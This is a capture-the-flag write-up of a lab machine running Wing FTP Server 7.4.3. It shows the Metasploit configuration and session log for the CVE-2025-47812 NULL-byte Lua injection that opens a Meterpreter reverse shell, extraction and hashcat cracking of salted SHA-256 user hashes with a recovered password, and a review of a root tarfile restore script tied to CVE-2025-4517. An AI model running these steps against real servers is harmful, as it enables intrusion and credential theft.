











1 RECON
1.1 Port Scan
rustscan -a $targetIp --ulimit 1000 -r 1-65535 -- -A -sC -PnResult:
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL+8LZAmzRfTy+4t8PJxEvRWhPho8aZj9ImxRfWn9TKepkxh8pAF3WDu55pd/gaSUGIo9cuOvv+3r6w7IuCpqI4=
|   256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFFmcxflCAAe4LPgkg7hOxJen41bu6zaE/y08UnA4oRp
80/tcp open  http    syn-ack Apache httpd 2.4.66
|_http-title: Did not follow redirect to http://wingdata.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.66 (Debian)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel1.2 Web Application

The web application presents itself as an internet file-sharing solution, which immediately suggests an FTP-backed service:
Clicking the "Client Portal" button redirects to a new virtual host at http://ftp.wingdata.htb/, revealing a login page:

At the bottom, the application discloses its fingerprint: Wing FTP Server v7.4.3.
2 WEB
2.1 Wing FTP
Wing FTP Server is a cross-platform commercial FTP server with a built-in web interface.
A quick CVE search for build v7.4.3 surfaces two recent entries on cvedetails:

Among them is a critical RCE chain tracked as CVE-2025-47812.
2.2 CVE-2025-47812
2.2.1 Vulnerability Analysis
This vulnerability enables pre-authentication remote code execution → full system compromise.
More details: What the NULL?! Pre-Auth Wing FTP Server RCE (CVE-2025-47812)
Wing FTP allows anonymous logins without a password:

Although anonymous access exposes only a small surface, reverse engineering reveals a deeper flaw that leads to root-level command execution on Linux.
The core issue lies in how session data is stored. Instead of safe serialization formats (JSON, database records, binary blobs), Wing FTP writes sessions as Lua scripts that are later executed by the server.
A typical session file looks like:
Session = {
  username = "axura",
  ip = "1.2.3.4",
  homedir = "/home/axura",
  ...
}Later, the server literally loads this file:
dofile("session_file")This means the session file is treated as executable code, not passive data.

Naturally, fields such as username are user-controlled. By exploiting C-style string termination, attackers can inject content using a NULL byte:
Internally, Wing FTP mixes:
- C/C++ string handling
- Lua string processing
- File serialization logic
These layers interpret strings differently.
In C-style strings:
"admin\0evil"is treated as:
"admin"because \0 (%00 as URL encoded) marks the end of the string.
However, the raw buffer still contains:
admin\0evilThis creates two conflicting views of the same input:
| Component | Sees |
|---|---|
| Validation | admin |
| File writer | admin\0evil |
| Lua interpreter | admin\0evil |
Exploitation is therefore straightforward. An attacker can supply a username such as:
normal_user\0" ; MALICIOUS_LUA ; --Validation checks only:
"normal_user"— which appears harmless.
But when the session file is written, the full buffer is preserved:
username = "normal_user\0" ; MALICIOUS_LUA ; --"The injected Lua code is now embedded in the file.
Later, when the server executes:
dofile(session_file)Lua interprets everything after the NULL byte as executable code.
2.2.2 Exploit
There is a public exploit module available in Metasploit, maintained by Rapid7:
exploit/multi/http/wingftp_null_byte_rceLaunch Metasploit, select the module, and configure the target parameters:
set RHOSTS ftp.wingdata.htb
set RPORT 80
set LHOST tun0
set ForceExploit true
runMeterpreter connected:
$ msfconsole -q
[*] Starting persistent handler(s)...
msf > use exploit/multi/http/wingftp_null_byte_rce
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf exploit(multi/http/wingftp_null_byte_rce) > set RHOSTS ftp.wingdata.htb
RHOSTS => ftp.wingdata.htb
msf exploit(multi/http/wingftp_null_byte_rce) > set RPORT 80
RPORT => 80
msf exploit(multi/http/wingftp_null_byte_rce) > set LHOST tun0
LHOST => tun0
msf exploit(multi/http/wingftp_null_byte_rce) > set ForceExploit true
ForceExploit => true
msf exploit(multi/http/wingftp_null_byte_rce) > run
[*] Started reverse TCP handler on 10.10.12.123:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Detected version 7.4.3 ≤ 7.4.4
[+] Received UID: UID=e6a29adb2fde2bdeecd14790a3d1bcbcf528764d624db129b32c21fbca0cb8d6; path=, injection succeeded
[*] Sending stage (3090404 bytes) to 10.129.6.170
[*] Meterpreter session 1 opened (10.10.12.123:4444 -> 10.129.6.170:43814) at 2026-02-14 19:12:43 -0800

meterpreter > getuid
Server username: wingftp
meterpreter > sysinfo
Computer     : 10.129.6.170
OS           : Debian 12.13 (Linux 6.1.0-42-amd64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
Shell as wingftp.
3 USER
3.1 Enumeration
Run LinPEAS, we see:
╔══════════╣ Unexpected in /opt (usually empty)
total 16
drwxr-xr-x  4 root    root    4096 Feb  9 08:19 .
drwxr-xr-x 18 root    root    4096 Feb  9 08:19 ..
drwxr-x---  4 root    wacky   4096 Jan 12 08:43 backup_clients
drwxr-x---  9 wingftp wingftp 4096 Feb 14 22:16 wftpserver

╔══════════╣ Modified interesting files in the last 5mins (limit 100)
/opt/wftpserver/Data/1/users/anonymous.xml/opt/backup_clients likely contains root-level secrets, but access requires compromising the wacky user first.
The other path, /opt/wftpserver/Data/1/users/anonymous.xml, stores Wing FTP user data in XML format:
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>anonymous</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>0</EnablePassword>
        <Password>d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca</Password>
        <ProtocolType>63</ProtocolType>
        [...snip...]
    </USER>
</USER_ACCOUNTS>Two important observations:
- The hash is 64 hexadecimal characters → consistent with SHA-256
<EnablePassword>0</EnablePassword>indicates password authentication is disabled for this account (anonymous access)
Further insight requires understanding Wing FTP's internal structure.
3.2 Wing FTP Internal
With shell access, the Wing FTP installation root is located at:
/opt/wftpserver/Inside, the Data/ is the server-wide data root
wingftp@wingdata:/opt/wftpserver/Data$ ls -l
ls -l
total 32
drwxr-x--- 4 wingftp wingftp  4096 Feb  9 08:19 1
drwxr-x--- 2 wingftp wingftp  4096 Feb 14 20:06 _ADMINISTRATOR
-rw------- 1 wingftp wingftp 11264 Nov  2 11:11 bookmark_db
-rwxr-x--- 1 wingftp wingftp  2554 Nov  2 16:23 settings.xml
-rwxr-x--- 1 wingftp wingftp   241 Nov  2 11:12 ssh_host_ecdsa_key
-rw-rw-rw- 1 wingftp wingftp  3272 Nov  2 11:52 ssh_host_key
3.2.1 Domain-based Data Storage
Wing FTP supports multiple virtual domains, each acting as an isolated FTP environment with its own users, policies, and configuration. According to the official Wing FTP Server Help, domains are logical containers managed by a single server instance.
Data/1/ represents one such domain:
wingftp@wingdata:/opt/wftpserver/Data$ ls -lR 1
ls -lR 1
1:
total 24
drwxr-x--- 2 wingftp wingftp  4096 Feb  9 08:19 groups
-rwxr-x--- 1 wingftp wingftp   624 Nov  2 16:28 portlistener.xml
-rwxr-x--- 1 wingftp wingftp 11861 Nov  2 12:21 settings.xml
drwxr-x--- 2 wingftp wingftp  4096 Feb 14 22:16 users

1/groups:
total 0

1/users:
total 20
-rwxr-x--- 1 wingftp wingftp 2842 Feb 14 22:16 anonymous.xml
-rwxr-x--- 1 wingftp wingftp 2846 Nov  2 11:13 john.xml
-rw-rw-rw- 1 wingftp wingftp 2847 Nov  2 12:05 maria.xml
-rw-rw-rw- 1 wingftp wingftp 2847 Nov  2 12:02 steve.xml
-rw-rw-rw- 1 wingftp wingftp 2856 Nov  2 12:28 wacky.xml
That says:
users/*.xml→ per-user hashessettings.xml→ per-domain password policy
_ADMINISTRATOR/ is an admin-scope store:
wingftp@wingdata:/opt/wftpserver/Data$ ls -lR _AD*
ls -lR _AD*
_ADMINISTRATOR:
total 8
-rwxr-x--- 1 wingftp wingftp 511 Feb 14 20:06 admins.xml
-rwxr-x--- 1 wingftp wingftp 372 Nov  2 16:26 settings.xml
This indicates Wing FTP uses a separate namespace for administrative accounts and admin-console settings.
Overall filesystem layout:
Data/
 ├── settings.xml              ← GLOBAL server settings
 ├── _ADMINISTRATOR/           ← Admin-console scope
 │    ├── admins.xml           ← Admin account hashes
 │    └── settings.xml         ← Admin panel config
 └── 1/                        ← Domain ID 1 (FTP users)
      ├── users/               ← Domain user account hashes
      ├── groups/
      ├── portlistener.xml
└── settings.xml ← Domain password policy3.2.2 Domain Settings File
The file settings.xml defines the domain's operational parameters.
Global server settings (Data/settings.xml):
<WingFtpServer Description="Wing FTP Server Global Options">
    [...snip...]
    <ServerPassword>2D35A8D420A697203D7C554A678F8119</ServerPassword>
    [...snip...]
</WingFtpServer>This appears to be the Wing FTP master password stored as a service secret, likely an MD5 hash.
Admin panel configuration (Data/_ADMINISTRATOR/settings.xml):
<Administrator Description="Wing FTP Server Administrator Options">
    <HttpPort>5466</HttpPort>
    <HttpSecure>0</HttpSecure>
    <AdminLogfileEnable>1</AdminLogfileEnable>
    <AdminLogfileFileName>Admin-%Y-%M-%D.log</AdminLogfileFileName>
    <AdminLogfileMaxsize>0</AdminLogfileMaxsize>
    <EnablePortUPnP>0</EnablePortUPnP>
</Administrator>This suggests the admin panel is exposed at http://<server-ip>:5466/, separate from both the FTP service and the web client interface.
Domain user configuration (Data/1/settings.xml):
<DOMAIN_OPTION Description="Wing FTP Server Domain settings">
    [...snip...]
    <MYSQL_Address>localhost</MYSQL_Address>
    <MYSQL_Port>3306</MYSQL_Port>
    <MYSQL_Username>root</MYSQL_Username>
    <MYSQL_Password></MYSQL_Password>
    <MYSQL_DatabaseName>wftp_database</MYSQL_DatabaseName>
    [...snip...]
    <Min_Password_Length>0</Min_Password_Length>
    <EnableSHA256>1</EnableSHA256>
    [...snip...]
    <EnablePasswordSalting>1</EnablePasswordSalting>
    <SaltingString>WingFTP</SaltingString>
    [...snip...]
</DOMAIN_OPTION>These settings govern how credentials in:
/opt/wftpserver/Data/1/users/*.xmlare generated.
Password rules:
- SHA-256 is used
- Salting is enabled
- Domain user hash formula:
SHA256(password + "WingFTP")
3.2.3 Password Storage Mechanism
Admin password stored under Data/_ADMINISTRATOR/admins.xml:
<ADMIN_ACCOUNTS Description="Wing FTP Server Admin Accounts">
    <ADMIN>
        <Admin_Name>admin</Admin_Name>
        <Password>
        a8339f8e4465a9c47158394d8efe7cc45a5f361ab983844c8562bef2193bafba
        </Password>
    </ADMIN>
</ADMIN_ACCOUNTS>No salt, but not crackable.
Domain user accounts reside in Data/1/users/*.xml:
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>anonymous</UserName>
        <Password>
        d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca
        </Password>
    </USER>
    <USER>
        <UserName>john</UserName>
        <Password>
        c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10
        </Password>
    <USER>
        <UserName>maria</UserName>
        <Password>
        a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03
        </Password>
    </USER>
    <USER>
        <UserName>steve</UserName>
        <Password>
        5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca
        </Password>
    </USER>
    <USER>
        <UserName>wacky</UserName>
        <Password>
        32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca
        </Password>
    </USER>
</USER_ACCOUNTS>From the configuration:
<EnableSHA256>1</EnableSHA256>
<EnablePasswordSalting>1</EnablePasswordSalting>
<SaltingString>WingFTP</SaltingString>Wing FTP documentation explicitly states that a salt string is appended to the password before hashing.
Thus, the effective scheme is:
SHA256(password + "WingFTP")Any cracking attempt must reproduce this exact transformation.
3.3 Salted SHA256 Cracking
Hashcat mode 1410 targets SHA-256 with a fixed salt string.
The example shows the required input format:
hash:saltConvert the extracted hashes accordingly:
c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10:WingFTP
a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03:WingFTP
5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca:WingFTP
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTPRun Hashcat:
hashcat -m 1410 -a 0 wing_users.hash path/to/rockyou.txt The password for user wacky is recovered:
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1410 (sha256($pass.$salt))The credentials are valid for SSH access:
$ ssh [email protected]
[email protected]'s password:
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb 15 00:50:16 2026 from 10.10.12.123
wacky@wingdata:~$ id
uid=1001(wacky) gid=1001(wacky) groups=1001(wacky)
wacky@wingdata:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .profile  user.txt
wacky@wingdata:~$ cat us*
e*********************************e
User flag obtained.
4 ROOT
4.1 Sudo Privilege
Check the user's sudo permissions:
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
The wacky user can execute the backup restore script as root with arbitrary arguments.
This also grants access to the previously restricted path /opt/backup_clients identified in section 3.1:
wacky@wingdata:/opt/backup_clients$ ls -lR
.:
total 12
drwxrwx--- 2 root wacky 4096 Jan 12 08:32 backups
-rwxr-x--- 1 root wacky 2829 Jan 12 08:37 restore_backup_clients.py
drwxr-x--- 2 root wacky 4096 Jan 12 08:43 restored_backups

./backups:
total 0

./restored_backups:
total 0
Inspect the restore_backup_clients.py script:
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
main()4.2 Code Review
restore_backup_clients.py restores a previously created backup tarball into a staging directory.
In plain terms:
"Take a validated backup archive and unpack it for recovery."
At first glance, this looks like a potential arbitrary read/write primitive.
However, the script is small and heavily constrained, leaving little room for high-level logic flaws. Exploitation will likely require abusing lower-level behaviors after mapping its workflow.
4.2.1 Directory Paths
Two hard-coded paths define the source and destination:
BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"Meaning:
/opt/backup_clients/backups/→ Archive storage (writable by the user)/opt/backup_clients/restored_backups/→ Extraction target (read/execute only for the user)
4.2.2 Argument Controlling
The script requires two arguments.
Backup file:
-b backup_<client_id>.tarRestore directory:
-r restore_<tag>Example from the script:
sudo restore_backup_clients.py -b backup_1001.tar -r restore_john4.2.3 Input Validation Logic
Both inputs undergo strict validation before any file operation.
The backup filename must satisfy:
re.fullmatch(r"^backup_\d+\.tar$", filename):
client_id = filename.split('_')[1].rstrip('.tar')
client_id.isdigit() and client_id != "0"This enforces:
- Prefix must be
backup_ - Followed by a positive integer client ID
- Must end with
.tar backup_0.taris explicitly rejected- File must exist under the backup directory
Arbitrary filenames and path traversal via -b are therefore blocked.
The restore directory must follow:
restore_<tag>Where <tag>:
- Must be 1–24 characters long
- May contain only letters, digits, or underscores
- Cannot contain slashes or special characters
This also prevents directory traversal through the restore path.
4.2.4 Safe Path Construction
After validation, absolute paths are built:
backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
os.makedirs(staging_dir, exist_ok=True)This ensures that:
- Backup archives are always loaded from
/opt/backup_clients/backups/ - Restored files are always placed under
/opt/backup_clients/restored_backups/
Without pre-existing sensitive archives in the source directory, a direct write-what-where primitive does not materialize.
4.2.5 Archive Extraction
Finally, the archive is unpacked:
with tarfile.open(backup_path, "r") as tar:
tar.extractall(path=staging_dir, filter="data")All files are extracted into the staging directory using Python's filter="data" safeguard.
The key observation: while paths are tightly controlled, only the archive contents themselves are fully attacker-supplied and receive no semantic validation — a subtle but promising attack surface.
4.3 Python Tarfile Exploit
4.3.1 Vulnerability Entry
The script assumes that locking down:
- filename format
- restore directory name
- base directories
is enough to make the restore process safe.
The problem is simpler: it extracts an attacker-controlled tar archive with tarfile.extractall() as root. That's the only meaningful attack surface in this sudo path.
Searching for tarfile extraction issues turns up:
- CVE-2025-4517: Filter bypass allowing arbitrary file writes outside extraction directory.
- CVE-2024-12718: Additional unsafe extraction behaviors involving links and path resolution.
They all point to one patch: gh-135034: Normalize link targets in tarfile, add `os.path.realpath(strict='allow_missing')` by ambv · Pull Request #135037 · python/cpython · GitHub
And the patch commit tells us everything.
4.3.2 CVE-2025-4517
Google's security research published a PoC showing that our target (Python 3.12.3) falls within the affected range.
4.3.2.1 Tarfile Realpath Overflow
